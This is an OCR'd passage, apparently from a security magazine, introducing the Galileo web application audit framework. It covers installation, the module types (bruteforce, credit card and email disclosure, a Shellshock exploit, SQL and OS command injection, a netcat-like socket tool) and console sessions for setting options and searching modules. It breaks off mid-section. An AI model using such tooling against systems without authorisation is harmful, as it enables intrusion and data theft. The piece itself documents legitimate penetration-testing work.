
16. https://nakedsecurity.sophos.com/2018/01/09/coffeeminer-project-lets-you-hack-public-wi-fi-to-mine-cryptocoins/

17. https://hotforsecurity.bitdefender.com/blog/coffeeminer-poc-targets-public-wi-fi-networks-to-mine-for-cryptocurrency-19414.html

18. https://www.helpnetsecurity.com/2018/01/08/public-wifi-cryptocurrency-mining/

19. https://www.infosecurity-magazine.com/news/coffeeminer-mine-for-monero/

20. http://www.ibtimes.co.uk/what-coffeeminer-new-attack-lets-hackers-hijack-public-wifi-networks-mine-cryptocurrency-1654320



Galileo

Web Application Audit Framework

by Momo Outaadi (m4ll0k)

ABOUT THE CREATOR AND PROJECT

Momo Outaadi

My name is Momo Outaadi (m4ll0k), I'm an ethical hacker, I like web applications and everything related to networks.

Github: https://github.com/m4ll0k

Twitter: https://twitter.com/m4ll0k2

Email: m4ll0k@protonmail.com

Summary:

- Introduction
- Installation
- Running Galileo
- Usage and Examples
- Conclusion

Introduction

Galileo (Web Application Audit Framework) is an open source penetration testing tool for web application, which helps developers and penetration testers identify and exploit vulnerabilities in their web applications. Galileo is built on Python 2.7 and can run on any platform which has a Python environment.

Installation

Prerequisites

Make sure you have the following tool ready before starting installation:

- Git client: `sudo apt-get install git`
- Python 2.7
- Pip version 1.1: `apt-get install python-pip`

Installation steps:

```
git clone https://github.com/m4ll0k/Galileo.git && cd Galileo

pip install -r requirements.txt && python galileo.py
```

Running Galileo

Before running Galileo, users need to know the basics about how the tool works behind the scenes.

Main modules type

The framework has seven main modules types: *bruteforce*, *disclosure*, *exploits, fingerprint*, *injection*, *scanner* and *tools*.

Bruteforce Module

This module contains/will contains all the various scripts to perform bruteforce attacks:

- Directory Bruteforce
- File Bruteforce

Disclosure Module

This module contains/will contains all the various scripts to retrieve information about the target:

- Email Disclosure
- Private IP Disclosure
- Credit Cards

Exploits Module

This module contains/will contains all the various scripts to exploit some specific softwares and components:

- Shellshock

Fingerprint Module

This module contains/will contains all the various scripts to fingerprint about the target:

- Detect Server
- Detect Various Framework
- Detect Various CMS

Injection Module

This module contains/will contains all the various scripts for injection the various payloads:

- SQL Injection
- OS Command Injection

Scanner Module

This module contains/will contains all the various script for scanner the various softwares and components:

- ASP Trace Scan


Tool Module

This module contains/will contains all the various script and tools:

- Socket (similar netcat)


Usage and Examples

Basic run: *`python galileo.py`*




```
root@debian:/home/m4ll0k/Galileo# python galileo.py
           _____       _ _ _
          / ____|     | (_) |
         | |  __  __ _| |_| | ___  ___
         | | |_ |/ _` | | | |/ _ \/ _ \
         | |__| | (_| | | | |  __/ (_) |
          \_____|\__,_|_|_|_|\___|\___/
             Web App Audit Framework

       -=[      Galileo v0.1.0       ]=-
+ --=====[    Momo Outaadi M4ll0k    ]====---- +
+ --=====[ https://github.com/m4ll0k ]====---- +

[4] Disclosure modules
[3] Fingerprint modules
[3] Bruteforce modules
[2] Injection modules
[1] Tools modules
[1] Scanner modules
[1] Exploits modules

galileo #>
```

Set/Unset the global options:




```
galileo #> set

  Set A Context-Specific Variable To A Value
  ------------------------------------------
  - Usage: set <option> <value>
  - Usage: set COOKIE phpsess=hacker_test


  Name        Current Value                         Required  Description
  ----------  -------------                         --------  -----------
  PAUTH                                             no        Proxy auth credentials (user:pass)
  PROXY                                             no        Set proxy (host:port)
  REDIRECT    True                                  no        Set redirect
  THREADS     5                                     no        Number of threads
  TIMEOUT     5                                     no        Set timeout
  USER-AGENT  Mozilla/5.0 (X11; Ubuntu; Linux x86_64)  yes    Set user-agent
  VERBOSITY   1                                     yes       Verbosity level (0 = minimal,1 = verbose)

galileo #> set PROXY 127.0.0.1:8080
PROXY => 127.0.0.1:8080
galileo #> show options

  Name        Current Value                         Required  Description
  ----------  -------------                         --------  -----------
  PAUTH                                             no        Proxy auth credentials (user:pass)
  PROXY       127.0.0.1:8080                        no        Set proxy (host:port)
  REDIRECT    True                                  no        Set redirect
  THREADS     5                                     no        Number of threads
  TIMEOUT     5                                     no        Set timeout
  USER-AGENT  Mozilla/5.0 (X11; Ubuntu; Linux x86_64)  yes    Set user-agent
  VERBOSITY   1                                     yes       Verbosity level (0 = minimal,1 = verbose)
```

Search modules:




```
galileo #> search brute
[+] Searching for 'brute'...

  Bruteforce
  ----------
    bruteforce/auth_brute
    bruteforce/backup_brute
    bruteforce/file_dir_brute
```

Use module and show options:



